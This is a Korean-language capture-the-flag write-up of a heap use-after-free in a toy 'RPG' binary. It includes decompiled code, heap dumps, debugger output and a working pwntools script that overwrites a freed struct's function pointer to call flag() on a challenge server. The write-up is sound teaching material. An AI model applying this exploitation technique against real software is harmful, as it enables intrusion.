RPG

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int choice; // [rsp+14h] [rbp-4Ch] BYREF
  int hp; // [rsp+18h] [rbp-48h] BYREF
  int attack; // [rsp+1Ch] [rbp-44h] BYREF
  Character *my_char; // [rsp+20h] [rbp-40h]
  Monster *my_monster; // [rsp+28h] [rbp-38h]
  char name[32]; // [rsp+30h] [rbp-30h] BYREF
  unsigned __int64 v10; // [rsp+58h] [rbp-8h]

  v10 = __readfsqword(0x28u);
  setup();
  my_char = 0LL;
  my_monster = 0LL;
  while ( 1 )
  {
    menu();
    __isoc99_scanf("%d", &choice);
    switch ( choice )
    {
      case 1:
        printf("Name: ");
        __isoc99_scanf("%20s", name);
        printf("HP: ");
        __isoc99_scanf("%d", &hp);
        printf("Attack: ");
        __isoc99_scanf("%d", &attack);
        my_char = create_character(name, hp, attack);
        continue;
      case 2:
        printf("Name: ");
        __isoc99_scanf("%20s", name);
        printf("HP: ");
        __isoc99_scanf("%d", &hp);
        printf("Attack: ");
        __isoc99_scanf("%d", &attack);
        my_monster = create_monster(name, hp, attack);
        continue;
      case 3:
        if ( my_char && my_monster )
          attack_monster(my_char, my_monster);
        else
          puts("Create Character and Monster first!");
        continue;
      case 4:
        if ( !my_char )
          goto LABEL_10;
        my_char->printInfo(my_char);
        break;
      case 5:
        if ( my_char )
          modify_character(my_char);
        else
LABEL_10:
          puts("Create Character first!");
        break;
      case 6:
        puts("Bye!");
        exit(0);
      default:
        puts("Invalid choice!");
        break;
    }
  }
}
```

```
void __cdecl __noreturn flag()
{
  system("/bin/cat /flag.txt");
  exit(0);
}
```

x64 바이너리고, NX가 적용되어 있다. 디컴파일 된 코드는 위와 같다. `flag()`를 호출하는 것이 목표다.

Source Code Analysis

case 1

```
  case 1:
    printf("Name: ");
    __isoc99_scanf("%20s", name);
    printf("HP: ");
    __isoc99_scanf("%d", &hp);
    printf("Attack: ");
    __isoc99_scanf("%d", &attack);
    my_char = create_character(name, hp, attack);
    continue;
```

```
Character *__cdecl create_character(char *name, int hp, int attack)
{
  Character *result; // rax
  char *t; // [rsp+10h] [rbp-10h]

  t = strdup(name);
  result = malloc(0x18uLL);
  result->name = t;
  result->hp = hp;
  result->attack = attack;
  result->printInfo = printInfo;
  return result;
}

void __cdecl printInfo(Character *character)
{
  printf("Name: %s\n", character->name);
  printf("HP: %d\n", character->hp);
  printf("Attack: %d\n", character->attack);
}
```

> `strdup()`는 **인자의 길이를 잰 후 동적할당을 한 후에 인자를 복사한 새로운 문자열을 반환**하는 함수이다.

`name`을 복사해서 구조체에 넣은 점 외에는 특이사항이 없다.

`strdup()`의 반환값 `t`는 `name`을 가리키는 포인터이다.

case 2

```
  case 2:
    printf("Name: ");
    __isoc99_scanf("%20s", name);
    printf("HP: ");
    __isoc99_scanf("%d", &hp);
    printf("Attack: ");
    __isoc99_scanf("%d", &attack);
    my_monster = create_monster(name, hp, attack);
    continue;

Monster *__cdecl create_monster(char *name, int hp, int attack)
{
  Monster *result; // rax
  char *t; // [rsp+10h] [rbp-10h]

  t = strdup(name);
  result = malloc(0x10uLL);
  result->name = t;
```

```
  result->hp = hp;
  result->attack = attack;
  return result;
}
```

마찬가지로 `name`을 복사하는데, `case 1`과 다른 점은 구조체를 동적 할당한 뒤, 리턴한다는 것이다.

case 3

```
  case 3:
    if ( my_char && my_monster )
      attack_monster(my_char, my_monster);
    else
      puts("Create Character and Monster first!");
    continue;

void __cdecl attack_monster(Character *character, Monster *monster)
{
  printf("[*] %s attacks %s!\n", character->name, monster->name);
  monster->hp -= character->attack;
  if ( monster->hp < 0 )
    monster->hp = 0;
  printf("[!] %s has %d HP left.\n", monster->name, monster->hp);
  if ( monster->hp )
  {
    printf("[*] %s attacks %s!\n", monster->name, character->name);
    character->hp -= monster->attack;
    if ( character->hp < 0 )
      character->hp = 0;
    printf("[!] %s has %d HP left.\n", character->name, character->hp);
    if ( !character->hp )
    {
      printf("[-] %s is dead!\n", character->name);
      free(character->name);
      free(character);
    }
  }
  else
  {
    printf("[-] %s is dead!\n", monster->name);
    free(monster->name);
    free(monster);
  }
}
```

앞서 `case 1`과 `case 2`가 호출되어 캐릭터와 몬스터가 만들어졌다면 `attack_monster()`를 호출한다. (아니라면 문자열 출력후 넘어간다.)
이후 동작은 아래와 같다.

1. 캐릭터와 몬스터의 name을 출력한다.
2. 몬스터의 hp에 캐릭터의 attack을 뺀다.
3. 만약 몬스터의 hp가 0보다 작다면, 몬스터의 hp를 0으로 세팅한다.
4. 몬스터의 name과 hp를 출력한다.
5. 몬스터의 hp가 0이 아니라면 아래 로직을 수행한다.
    1. 캐릭터와 몬스터의 name을 출력한다.
    2. 캐릭터의 hp에 몬스터의 attack을 뺀다.
    3. 만약 캐릭터의 hp가 0보다 작다면, 몬스터의 hp를 0으로 세팅한다.
    4. 캐릭터의 name과 hp를 출력한다.
    5. 캐릭터의 hp가 0이라면 캐릭터의 name을 출력하고 name과 캐릭터 구조체를 해제(`free()`)한다.
6. 몬스터의 hp가 0이라면 name을 출력하고 name과 몬스터 구조체를 해제한다.

case 4

```
case 4:
  if ( !my_char )
    goto LABEL_10;
  my_char->printInfo(my_char);
```

```
    break;

void __cdecl printInfo(Character *character)
{
  printf("Name: %s\n", character->name);
  printf("HP: %d\n", character->hp);
  printf("Attack: %d\n", character->attack);
}

LABEL_10:
    puts("Create Character first!");
    break;
```

캐릭터를 만들지 않았다면 (`!my_char`) `LABEL_10`으로 가서 `swirch-case`문을 탈출한다.
만들었다면 캐릭터의 name, hp, attack을 출력한다.

case 5

```
  case 5:
    if ( my_char )
      modify_character(my_char);
    else
LABEL_10:
      puts("Create Character first!");
    break;

void __cdecl modify_character(Character *character)
{
  printf("Name: ");
  __isoc99_scanf("%20s", character->name);
  printf("HP: ");
  __isoc99_scanf("%d", &character->hp);
  printf("Attack: ");
  __isoc99_scanf("%d", &character->attack);
}
```

`modify_character()`로 캐릭터의 name, hp, attack을 수정하는 것이 가능하다.

case 6 & default

```
  case 6:
    puts("Bye!");
    exit(0);
  default:
    puts("Invalid choice!");
    break;
```

Scenario

시나리오를 생각하기 전에 유의할 점은 **character와 monster의 구조체 크기가 다르다는 것**이다.

1. create character

```
Character *__cdecl create_character(char *name, int hp, int attack)
{
  Character *result; // rax
  char *t; // [rsp+10h] [rbp-10h]

  t = strdup(name);
  result = malloc(0x18uLL);
  result->name = t;
  result->hp = hp;
  result->attack = attack;
  result->printInfo = printInfo;
```


```
  return result;
}
```

소스코드를 다시 보면 `character`의 `name`을 먼저 `strdup()`로 동적 할당한 뒤, `malloc()`으로 `character`의 구조체를 동적 할당한다.
위 코드에는 없지만 `character`와 `monster`의 `name`에는 크기 20까지만 입력할 수 있다.

```
strdup(str)
    const char *str;
{
    size_t len;
    char *copy;

    len = strlen(str) + 1;
    if (!(copy = malloc((u_int)len)))
        return (NULL);
    memcpy(copy, str, len);
    return (copy);
}
```

여기서 `strdup()`의 내부 로직을 알아야 한다.
위 코드는 `strdup()`의 내부 코드이다.
인자인 문자열 크기만큼 `malloc()`을 하고, 포인터를 반환한다.




`character`를 create한 뒤 힙의 상태는 위와 같다.

2. create monster

```
Monster *__cdecl create_monster(char *name, int hp, int attack)
{
  Monster *result; // rax
  char *t; // [rsp+10h] [rbp-10h]

  t = strdup(name);
  result = malloc(0x10uLL);
  result->name = t;
  result->hp = hp;
  result->attack = attack;
  return result;
}
```

다음으로는 `monster`를 동적 할당하도록 한다. `malloc()`인자의 값이 다르고, 구조체의 크기가 `character`보다 작다는 것만 빼면 차이가 없다.
`malloc()`의 인자보다 중요한 건 바로 `monster` 구조체의 구성이다. **`character`와 달리 함수 포인터로 값을 초기화하는 과정(`result->printInfo = printInfo;`)이 없다.**
어차피 `attack`을 위해 `charater`와 `monster`를 create하는 것이라 **할당 순서는 상관 없다.**



`monster`를 create한 후 힙의 상태는 위와 같다.

```
0x405000: 0x0000000000000000 0x0000000000000291 | ................ |
0x405010: 0x0000000000000000 0x0000000000000000 | ................ |
* 39 lines, 0x270 bytes
0x405290: 0x0000000000000000 0x0000000000000021 | ........!....... |
0x4052a0: 0x6168637976656764 0x0000000000000072 | dgevychar....... |
0x4052b0: 0x0000000000000000 0x0000000000000021 | ........!....... |
0x4052c0: 0x00000000004052a0 0x0000000100000001 | .R@............. |
0x4052d0: 0x0000000000401324 0x0000000000000021 | $.@.....!....... |
0x4052e0: 0x6e6f6d7976656764 0x0000000000000000 | dgevymon........ |
0x4052f0: 0x0000000000000000 0x0000000000000021 | ........!....... |
0x405300: 0x00000000004052e0 0x0000000200000002 | .R@............. |
0x405310: 0x0000000000000000 0x0000000000020cf1 | ................ |  <-  top
0x405320: 0x0000000000000000 0x0000000000000000 | ................ |
* 8397 lines, 0x20cd0 bytes
```


`monster`까지 동적 할당이 끝난 후 힙의 실제 모습이다.
그림과 일치한 구조로 힙이 생성되어 있는 것을 볼 수 있다.
`character` 구조체의 흰색 상자 부분을 보면 차례대로 `name`, `hp`, `attack`, `PrintInfo`라는 것을 알 수 있다.

3. attack monster

```
void __cdecl attack_monster(Character *character, Monster *monster)
{
  printf("[*] %s attacks %s!\n", character->name, monster->name);
  monster->hp -= character->attack;
  if ( monster->hp < 0 )
    monster->hp = 0;
  printf("[!] %s has %d HP left.\n", monster->name, monster->hp);
  if ( monster->hp )
  {
    printf("[*] %s attacks %s!\n", monster->name, character->name);
    character->hp -= monster->attack;
    if ( character->hp < 0 )
      character->hp = 0;
    printf("[!] %s has %d HP left.\n", character->name, character->hp);
    if ( !character->hp )
    {
      printf("[-] %s is dead!\n", character->name);
      free(character->name);
      free(character);
    }
  }
  else
  {
    printf("[-] %s is dead!\n", monster->name);
    free(monster->name);
    free(monster);
```

```
    }
}
```

여기서 `character`를 `free()`해야 하기 때문에 `monster`가 `character`보다 강하도록 미리 설정해야 한다.
`monster`로 인해 `character`가 죽으면 `character->name`, `character` 순으로 해제(`free()`)된다.



`chracter`가 죽은 뒤 `chunks`와 `tcache bins`의 모습이다. `tcache`는 `fast bin`과 같이 `LIFO` 자료구조이고 `single linked list`이다.
이 때 `chunks`**에는** `name_t`**와** `name_Struct`**가 일부만 빼고 그대로 남아있다.** (`free()`가 되면 원래 데이터를 `fd`로 덮어써서 해당 위치에 있는 데이터는 변경된다.)
또한 사진에 표시하지는 않았지만 `*my_char = NULL`**과 같이 처리하지 않았기 때문에** `my_char` **포인터는 여전히** `name_Struct`**를 가리키고 있다.**

```
0x405290: 0x0000000000000000 0x0000000000000021 | ........!....... |
0x4052a0: 0x0000000000000405 0x00500a264a4e9d60 | ........`.NJ&.P. |  <-  tcache[idx=0,sz=0x20][2/2]
0x4052b0: 0x0000000000000000 0x0000000000000021 | ........!....... |
0x4052c0: 0x00000000004056a5 0x00500a264a4e9d60 | .V@.....`.NJ&.P. |  <-  tcache[idx=0,sz=0x20][1/2]
0x4052d0: 0x0000000000401324 0x0000000000000021 | $.@.....!....... |
0x4052e0: 0x6e6f6d7976656764 0x0000000000000000 | dgevymon........ |
0x4052f0: 0x0000000000000000 0x0000000000000021 | ........!....... |
0x405300: 0x00000000004052e0 0x0000000200000001 | .R@............. |
0x405310: 0x0000000000000000 0x0000000000020cf1 | ................ |  <-  top
0x405320: 0x0000000000000000 0x0000000000000000 | ................ |
* 8397 lines, 0x20cd0 bytes
```

전부 `free()`된 후 힙의 모습이다. `PrintInfo()`의 주소인 `0x401324`가 그대로 남아 있는 것을 볼 수 있다.

```
gef> x/2i $pc-5
   0x4015da <attack_monster+394>:       call   0x4010e0 <free@plt>
=> 0x4015df <attack_monster+399>:       nop
gef> x/i 0x4015d3
   0x4015d3 <attack_monster+387>:       mov    rax,QWORD PTR [rbp-0x8]
gef> p $rbp-0x8
$4 = (void *) 0x7fffffffe4b8
gef> x/gx 0x7fffffffe4b8
0x7fffffffe4b8: 0x00000000004052c0
gef> x/6gx *0x7fffffffe4b8
0x4052c0:       0x00000000004056a5      0x00500a264a4e9d60
0x4052d0:       0x0000000000401324      0x0000000000000021
0x4052e0:       0x6e6f6d7976656764      0x0000000000000000
```

`free()`가 끝난 뒤에도 여전히 `my_char`가 `name_Struct`를 가리키고 있는 것을 디버깅을 통해 확인할 수 있다. (`malloc()`**으로 동적 할당후 반환되는 포인터는 chunk의 header가 아니라 data(mem)을 가리킨다.**)


4. create monster

```
Monster *__cdecl create_monster(char *name, int hp, int attack)
{
  Monster *result; // rax
  char *t; // [rsp+10h] [rbp-10h]

  t = strdup(name);
  result = malloc(0x10uLL);
  result->name = t;
  result->hp = hp;
```

```
    result->attack = attack;
    return result;
}
```

이제 다시 `monster`를 create하면 주소를 덮어 쓸 수 있게 된다.



앞에서도 말했지만, **LIFO 구조이므로 `strdup(name)`이 호출되면 과거에 사용되었던 `character`의 구조체가 할당**된다. (`mychar` 포인터는 여전히 구조체를 가리키고 있다.)
`PrintInfo()`는 `*(name_Struct + 16)` 위치에 있고 4바이트 크기이다. `monster`의 이름은 최대 20글자까지 입력 가능하다.
따라서 **`monster`를 create하는 과정에서 `PrintInfo()` 부분을 덮어쓸 수 있다!**

5. Trigger

```
case 4:
if ( !my_char )
  goto LABEL_10;
my_char->printInfo(my_char);
break;
```

`mychar`를 초기화하지 않았기 때문에 `character` 구조체가 `free()`된 상태임에도 불구하고 `mychar`는 여전히 `character` 구조체를 가리키고 있다.
따라서 **case 4의 분기문을 통과하여 `my_char->PrintInfo()`가 호출되고 해당 함수의 주소에 다른 함수의 주소가 있다면 호출이 가능**하다.

Exploit

```
from pwn import *

# context.log_level = 'debug'

p = remote('realsung.kr', 5789)
# p = process('./rpg')
e = ELF('./rpg')

flag_addr = e.symbols.flag

# 1. create character
p.recvuntil(b'> ')
p.sendline(b'1')

p.recvuntil(b'Name: ')
p.sendline(b'dgevy')

p.recvuntil(b'HP: ')
p.sendline(b'10')

p.recvuntil(b'Attack: ')
p.sendline(b'10')

# 2. create monster
p.recvuntil(b'> ')
p.sendline(b'2')

p.recvuntil(b'Name: ')
p.sendline(b'monster!')
```

```
p.recvuntil(b'HP: ')
p.sendline(b'20')

p.recvuntil(b'Attack: ')
p.sendline(b'20')

# 3. free character
p.recvuntil(b'> ')
p.sendline(b'3')

# 4. create monster
p.recvuntil(b'> ')
p.sendline(b'2')

p.recvuntil(b'Name: ')

pay = b"A" * 16
pay += p32(flag_addr)

p.sendline(pay)

p.recvuntil(b'HP: ')
p.sendline(b'20')

p.recvuntil(b'Attack: ')
p.sendline(b'20')

# 5. trigger
p.recvuntil(b'> ')
p.sendline(b'4')

p.interactive()
```

페이로드는 간단하다. 시나리오 대로 수행하기만 하면 된다.

```
root@7a538a149452 /pwn
❯ python3 rpg.py
[+] Opening connection to realsung.kr on port 5789: Done
[*] '/pwn/rpg'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Switching to interactive mode
flag{b7543cb457444332711b13f8a91c683e7fd38fffd4b8f22da7ad4ddc6037aa83}[*] Got EOF while reading in interactive
```